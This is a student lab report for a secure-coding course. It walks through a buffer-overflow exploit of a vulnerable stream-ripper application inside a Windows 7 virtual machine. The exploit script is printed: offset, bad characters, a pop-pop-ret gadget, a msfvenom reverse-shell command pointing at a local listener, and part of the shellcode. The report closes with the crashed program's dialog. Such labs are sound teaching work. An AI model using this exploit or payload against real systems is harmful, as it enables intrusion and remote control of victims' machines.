
LAB-7: SECURE CODING

N. Satya Pramod
18BCE7293

Step 1:
Download Virtualbox and install Windows 7 in it.


Step 2:
Open the zip folder provided and extract the python file and the executable file.



exploit Python File
Vuln_Program_Stream Application

Step 3:
Download and install python 2.7.* or 3.5.


Step 4:
Open the exploit and execute it to generate payload.


exploit.py - C:\Users\Pramod\Downloads\exploit.py (3.5.0)
File Edit Format Run Options Window Help

```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE}
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -
"""
shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
```

Step 5:

Install Vuln_Program_Stream.exe and Run the same.




URL (http://ip:port): http://animixplay.to

Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...



URL (http://ip:port): http://animixplay.to

Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.